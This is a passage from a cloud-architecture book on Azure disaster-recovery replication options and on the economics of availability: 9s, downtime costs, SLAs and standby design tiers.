


Figure 8-9. *Standard geo-replication upon failure within a region*

Active Geo-Replication

This service is available for premium databases only and is the most aggressive disaster-recovery policy in Azure SQL. Under active geo-replication you can create four readable copies of a database, which are maintained as continuous copies of the primary. Replication is asynchronous, thus non-blocking for the primary database, but secondary databases can be used for load-balancing database reads too. Figure 8-10 demonstrates the working of active geo-replication and how the cloud platform replicates data across varied geographies to ensure disaster recovery.




Figure 8-10. *Active geo-replication*

PaaS—Storage

Storage services offer phenomenal storage-scale capacity and performance targets, and at the time of writing this book these services offer storage up to 500 TB of capacity per account and performance up to 20,000 entries per second.

Load distribution is achieved via Partition, which is similar to what we already discussed for SQL Azure. Every entity has three fixed properties, which include the partition key that is used to distribute the table's entities over several storage nodes and successfully scale out. Every partition is served by a single server and could potentially be the cause of failure. To manage this situation, the platform provides local and cross-region replication to back up the data in multiple machines and locations. Across multiple locations, storage constantly maintains healthy sets of replicas of your data.

Figure 8-11 shows a screenshot of Microsoft Azure Portal displaying available settings for disaster recovery. In the next sections we will elaborate on the various replication options.




Figure 8-11. *Replication support in storage suitable for disaster recovery*

Microsoft Azure by default provides robust disaster recovery via replication for storage, and this is provided without any additional cost to the subscriber. As shown in the screenshot in Figure 8-11, Azure provides four options for replication: locally-redundant, geo-redundant, read-access geo-redundant, and zone-redundant.

Locally-Redundant Storage (LRS)

In this replication option, data in the storage account is copied or replicated synchronously to three storage nodes in the same data center region. This essentially guarantees that if a node goes down your system does continue to have access to the data.

Geo-Redundant Storage (GRS)

Geo-redundant storage mirrors the LRS to a pre-determined and paired secondary location in the same geography or region. Examples include: North Central U.S. paired with South Central U.S., or North Europe with West Europe. As with LRS, data is replicated in three nodes in a selected location and replicated in three nodes in a paired location.

While in LRS data is replicated synchronously to all three storage nodes; synchronization across the paired location is done asynchronously. So in the event of a catastrophic failure of a primary datacenter, there is a possibility of a loss of some data in the secondary. It's good for applications to be aware of this limitation.

Read-Access Geo-Redundant Storage (RA-GRS)

This option is an extension of the GRS, with the added benefit that data in the secondary location is available to applications via read-only access.

Zone-Redundant Storage (ZRS)

ZRS is a middle option between LRS and GRS. While in LRS all three copies of the data are in the same data center, ZRS will split the three copies across two data centers in the region using the pairings elaborated in GRS. So, essentially you have three copies of the data across two data centers while GRS has at least six copies across two data centers.

Failover for Storage

In the event of a catastrophic failure within one data center wherein all three primary storage nodes are unavailable, geo failover is triggered. The failover will update the DNS entry to the secondary location, and existing storage URIs would still work.

After the failover is initiated, the secondary behaves as the primary. Eventually, when the original primary is back up again, the platform will transition back over to the primary. All of this is handled seamlessly without the consuming cloud application being aware of the implementation details.

IaaS—SQL Server as a Virtual Machine Offering

SQL Server as a virtual machine on Azure, delivered as IaaS, is a great solution for lift and shift of your existing applications that are driven to migrate to the cloud platform. An IaaS solution is also better suited for singular and large databases of sizes larger than one Terabyte of data. High availability options for IaaS–SQL Server is mostly similar to your on-premises solutions, so let us briefly discuss options for IaaS-based solutions.

AlwaysOn Availability

Microsoft SQL Server's *AlwaysOn* Availability Group was introduced via the SQL Server 2012 release. AlwaysOn is Microsoft's solution for high availability and disaster recovery of the data tier and includes an array of impressive features, such as multiple replicas of the primary and a readable secondary. Similar support is available for SQL Server when deployed in Azure virtual machines, and is available from Azure Portal/Gallery as well, as depicted in Figure 8-12.




Figure 8-12. *Setting up an Azure Compute Virtual Machine with SQL Server 2014 AlwaysOn*

While in the virtual machine mode, you can add multiple instances in the same affinity group, virtual network, subnet, and cloud service; however, you will need one virtual machine instance set up as a domain controller server. You must set up Windows Server Failover Clustering (WSFC) with selected nodes hosting an availability group with an availability database.

The availability mode in AlwaysOn Availability Groups is a replica property and determines replication via either synchronous commit or asynchronous commit modes. Let's review the availability modes.

Synchronous-Commit Mode

This mode is suitable for a high-availability setup where primary and secondary replicas are always in sync, with each transaction commit impacting primary and secondary replicas in a synchronous manner. There is the least loss of data with this mode; however, there is increased latency in committing transactions.

Asynchronous-Commit Mode

AlwaysOn asynchronous-commit mode is perfect for instances where latency of synchronous commit leads to poor user experience. You will be running these replicas in multiple data centers managed by your cloud platform vendors. This mode does introduce the possibility of data-sync issues vis-à-vis the client.

Database Mirroring

Database mirroring is also used in disaster-recovery implementation for SQL Server virtual machine deployments in Azure. As the name indicates, there is a secondary deployment that mirrors the primary.

To support automatic failover, the deployment requires a "Witness" instance that monitors the principal server via a "heart beat" and initiates a failover when it detects a failure of the principal.

The Witness is a third instance of a server that acts as an intermediary between the principal and the mirror to determine when to fail over. The net effect is that Witnesses make automatic failover possible.

Summary

While fault tolerance is the preferred behavior for your application should make provisions for high availability, scalability, and disaster recovery. The good news is that cloud platform vendors, including Microsoft Azure, provide you with a range of options to harden your application and provide you with many viable options for high availability, scalability, and disaster recovery. What is more important is that you decide on the right amount of coverage needed for your application, since each higher tier comes with increased operational costs.

CHAPTER 9

Availability and Economics of 9s

Your customer depends on your cloud application to complete a task. Even the smallest amount of downtime at an inopportune moment could mean that the customer is not able to complete the task, which ultimately leads to loss in revenue for you and, more important, the erosion of your customer's confidence. Therefore, it is very important that you ensure your cloud application is available when your customer needs it. However, a high level of availability requires a significant investment of time and effort. This chapter, you will receive guidance on design patterns that will help you to achieve the desired level of availability and will provide you with an economic model to help you to decide which pattern is most suitable for your situation.

Availability is measured in terms of 9s—one to five nines, in fact. This is literally a count of the number of 9s that show up in the application availability. An availability of five nines indicates that the application is available for 99.999% of the day. This translates to an uptime or availability of 86,399,136 milliseconds in a day that consists of 86,400,000 milliseconds.

"More is better" is the mantra you are used to, so it's no wonder that your customers and business partners ask for more 9s. In previous chapters we discussed how ensuring high availability with robust disaster-recovery systems is a major engineering undertaking that requires a significant budget to build and operate. Here, however, you will learn that every additional 9 costs more, and that often the returns do not justify the cost.

Economics of 9s

So, why are businesses so fixated by 9s? It's actually pretty simple—the more your application is available or "up and running," the more business it can conduct. You should understand what downtime means to the business, and use that info to devise plans to prevent it from occurring. In Table 9-1 you can review the revenue numbers of cloud-based applications. While not very accurate, the table gives you perspective on the losses a business would accrue for every minute of downtime. Applications such as EdiActivity would lose revenues of $1 every minute; GXS would lose about $1000 a minute; and Southwest Airlines would lose $35,000 a minute, while Amazon would lose a colossal $140,000 for every minute of downtime. In conversations with your business owners, you should carry out a similar exercise and accurately compute the cost of downtime. Such data would also be useful for figuring out the RoI (Return on Investment) for hardening your application—especially from the perspective of availability.

Table 9-1. *Cloud Applications' Revenue*

Business	Revenue/Year (2013) USD	Revenue/Minute USD
EdiActivity	500,000	1.00
GXS	480,000,000	913
Salesforce	4,070,000,000	7743
eBay	16,050,000,000	30,536
Southwest Airlines	18,610,000,000	35,407
Google	59,730,000,000	113,641
Amazon	74,450,000,000	141,647

Economics of (Non)-Availability

Your customers depend on your application to do their jobs, and downtime can adversely affect their business. The non-availability of your application has long-ranging impacts on business, some of which are listed here:

- Loss of reputation
- Customer and partner dissatisfaction
- Risk of regulatory oversight
- Loss of sales
- Lost and damaged data

- The need to restart in order to return to full operation
- Lowered employee morale
- Inconvenience, strife, accidents, loss of life, and human tragedies

A recent independent, Web-based survey by IT Intelligence Consulting (ITIC), the 2013-2014 Technology Trends and Deployment Survey, says that on average, a single hour of downtime per year costs a business over $100,000, while over 50% of businesses say the cost exceeds $300,000 per minute, and one in 10 indicate that an hour of downtime costs their firms $1 million or more annually. Moreover, for a select three percent of organizations (whose businesses are based on high-level data transactions, like banks and stock exchanges, online retail sales, or even utility firms) losses may be calculated in millions of dollars per minute. The survey polled over 600 organizations during May and June of 2013, and over 95% of large enterprises with more than 1000 employees.

Computing Availability

Your application availability is measured as 9s and maps directly to the amount of time (per week or month) that it is up and running. Of course, the higher the number, the better it augurs for you. The converse is also a great measure, since it provides you with a goal or upper bound for how long your application can be down in a given period of time.

Availability is measured by comparing your application's uptime to total time. *Uptime* is the time your application is available to do the job it's designed to do, while *total time* is the time in a calendar month. Availability is measured as a percentage, e.g., 99.9%. Finally, availability looks at your system end to end and is not just about your code; it takes the entire system into consideration, which is called *effective availability* (and sometimes in short as simply *availability*). Here is the formula to compute availability:

$$\text{Availability} = \frac{(\text{Total Time}(-)\text{Downtime})}{\text{Total Time}} \times 100$$

In Table 9-2, you will review the maximum allowed downtime for various availability targets. For an availability target of 99% you are allowed 432 minutes, or about seven hours a week, of downtime; at 99.9% you get ¾ of one hour per week. Yes, each 9 on the availability target does mean there was a significant reduction of your application's downtime.

Table 9-2. *9s, Uptime, and Downtime for a Total Time of 43,200 Minutes per Month*

Availability Target	Minimum Uptime: minutes/month	Maximum Downtime: minutes/month
99.9999%	43200	0.0432
99.999%	43200	0.432
99.99%	43196	4.32
99.9%	43157	43.2
99%	42768	432
90%	38880	4320

Monitoring Availability

Application availability is expressed by 9s—very commonly two to three 9s. Without knowing the cost implications, your customers will think that more 9s is better. What they don't understand is that each additional 9 comes with a price. This leads us to the question: How many 9s do your customers really need, and can they afford it?

Probe your customers some more and you will be surprised to find that they actually do not care about the 9s; however, they *are* interested in making sure your application is available exactly when it is needed and that downtime will not adversely impact the performance and productivity of its workers. Your customers are well aware that when the system is down they lose productivity, which directly impacts profitability.

It is very common to measure availabilty in monthly intervals. Many commercially available applications and services are quite transparent about the availability of their service, which helps establish a sense of pride in their team's achievement while also shining a spotlight on failures. Figure 9-1 demonstrates the availabilty of a service. You will notice in the image that downtime is highlighted in red and that the application has an availabiltiy of 99.97%, quite a bit above the stated SLA target of three 9s. Your customers will expect your application to offer information on downtime and to provide an alerting mechanism that makes them aware. Do not fight such requests; rather, embrace it, since this will force you to improve how you measure availability and to strategize for its constant improvement.




Figure 9-1. *Availability of a commercially available service highlighting downtime (EdiActivity.com, 2015. Reprinted with permission.)*

As covered in previous chapters, quickly addressing service incidents is key to maintaining higher uptimes. Alerts generated by monitoring applications should convey that there will be a rapid yet structured response to any issues and these should be delivered to your customers while also notifying you. Figures 9-2 and 9-2a show both the opening and closing of the alert notice and restoration of the service for the same service outage on January 24, 2015.




Figure 9-2. *Alert about non-availability of application (EdiActivity.com, 2015. Reprinted with permission.)*





Figure 9-2a. *Confirmation about incident closure and availability of Application. (EdiActivity.com, 2015. Reprinted with permission.)*

Enforcing Availability via SLA

Availability is woven into commercial contracts as an SLA—Service Level Agreement. You can offer rebates to your customer if the service level falls below the agreed threshold. Figure 9-3 is an example of an SLA and the credit offered for failure by Microsoft Corporation for its email and other services. Be aware that SLAs are customized; depending on the contract value and revenue potential, you may scale your SLA up or down.



(g) For Exchange Online Protection (EOP):

With respect to EOP licensed as a standalone Service, ECAL suite, or Exchange Enterprise CAL with Services, you may be eligible for Service Credits if we do not meet the Service Level described below for (1) Uptime and (2) Email Delivery.

1. Monthly Uptime Percentage:

   If the Monthly Uptime Percentage for EOP falls below 99.999% for any given month, you may be eligible for the following Service Credit:

Monthly Uptime Percentage	Service Credit
<99.999%	25%
<99.0%	50%
<98.0%	100%

Figure 9-3. *Service credits associated with SLAs*

The challenge you will face is attempting to explain IT stats and math to business owners and customers. We need to help customers understand what availability really means to them and for their situation.

EdiActivity.com is a single-tenant system, and one of its customers is based out of the CST time zone. This customer's availability requirement is straightforward: there is an SLA promising 99% availability during business hours. So, as long as EdiActivity ensures preventative maintenance, and updates are done outside of the stated business hours, the application meets the SLA. Technically, the customer is seeking an availability SLA of 37.5%, but only cares about business hours, so this is not a problem.

What your customers and business owners understand is their business, their costs, and their sales, so make sure you present data to them in their terms; a good example is the EdiActivity example just discussed where the SLA requirement is below 50%.

Designing for SLA

Availability designs and implementations are commonly driven off Service Level Agreements (SLAs) negotiated with your customer. As Figure 9-4 illustrates, the cost of providing availability varies. Systems that only provide *Redundancy* comparatively have the lowest total cost of ownership, while c*ontinuously* (or always) *available systems* have the highest total cost of ownership. Of course, *continuously available systems* also have the highest level of availability.




Figure 9-4. *Design options for various availability levels*

Typical design options for availability at both the cloud platform and your application are elaborated next.

Redundant System

Redundant systems are generally designed as active-active and exist behind a router or load balancer. Essentially, the load/capacity is equally divided across two or more nodes, and if one node goes down, others are available to process incoming requests. There is overcapcity built into the system so that the redundant system is capable of processing most if not all of the user load. There is the potential of queueing since capacity is dimished when a node goes down. There is zero availabilty if both active nodes in the network go down. Our experience shows that typically this design option will provide single-9 availability, or 90%.

Cold Standby System

Cold standby systems extend the reach of redundant systems by adding capabilities such as storage, network, and backups to all other related systems. The bottom line is that as availability needs increase, so do the complexity and cost of the system. The characteristics of this design option are:

- Back up all components at periodic intervals
- Restore a point-in-time backup upon failure
- Typically used for tier 2 and tier 3 applications, and our experience shows that it is sufficient to provide two 9s for availability, or an SLA of 99%.

Characteristics of this design option include:

- That it is the most common design option since it has a moderate total cost of ownership
- Availability will be on a lower spectrum, as recovery will take longer time—say, a few hours to recover
- The state of the entire system has to be in sync
- Has high potential for data loss upon recovery

Warm Standby System

Failover nodes, also known as *warm standby* systems, have additional and backup nodes (requiring additional software licenses in most commercial arrangements) and rely heavily on shared resources, e.g., disk and cluster file systems. Typical disk and file systems can themselves be single points of failure requiring more redundancy. The characteristics of this design option follow:

- Backs up all the components at periodic intervals
- Full, redundant system on stand-by
- Can restore a point in time on redundant hardware in stand-by mode
- Activates stand-by upon primary failure and will fully recover in minutes
- Typical use of this design option is with tier 1 applications, and our experience shows that it is sufficient to provide three 9s for availability, or an SLA of 99.9%.

Implications of this design option are:

- More expensive than cold backup solution and is the most recommended design option
- Availability will be better
- State of the entire system has to be in sync
- Potential for data loss on recovery

Automatic Failover System

Automatic failover systems include a larger pool of compute instances (and thus greater expense) and require replication technologies at all levels—both for application and for data storage. Such failover systems also compensate for failures in a geographical area; e.g., hurricanes causing massive and prolonged power outages in an entire region (e.g., Singapore) will cause a failover to a different region (e.g., Hong Kong). The characteristics of this design option are:

- Fully redundant system with Geo DR as supported by cloud platforms
- Collects events redundantly from all event sources
- Activates stand-by upon primary failure
- Can be used in active-active mode if correlation rules and reporting users are high
- Typical use of this design option is with mission-critical (e.g., health care) applications, and our experience shows that it is sufficient to provide four 9s of availability, or SLA of 99.99%.

Implications of this design option are:

- More expensive than cold backup and warm standby solutions
- Availability will be best
- Low potential for data loss upon recovery

Always Available System

Always available or *continuously available systems* are the near-perfect state. They are very challenging and expensive design and build. Typically, such systems go across not only geographies but also vendor platforms. The characteristics of this design option are:

- Fully redundant system with Geo DR and also going across cloud platform vendors. This protects against the failure of a vendor's multi-datacenter failure.

- Used in active-active mode and is expected to be always available
- Typical use of this design option is with super-mission-critical (e.g., air traffic controls, national security systems, and such) applications, and our experience shows that it is sufficient to provide five 9s of availability, or an SLA of 99.999%.


Implications of this design option are:

- More expensive than cold backup and warm standby solutions
- Availability will be best
- Literally no potential for data loss upon recovery

Economics of Downtime and Availability

There are costs associated with both ensuring availability and the loss of revenue due to the non-availability of your application. With these two sets of costs, it is possible for you to figure out the optimal availability model for your application.

In Figure 9-5 you will review the correlation between downtime (minutes per month) and various availability levels and their costs.


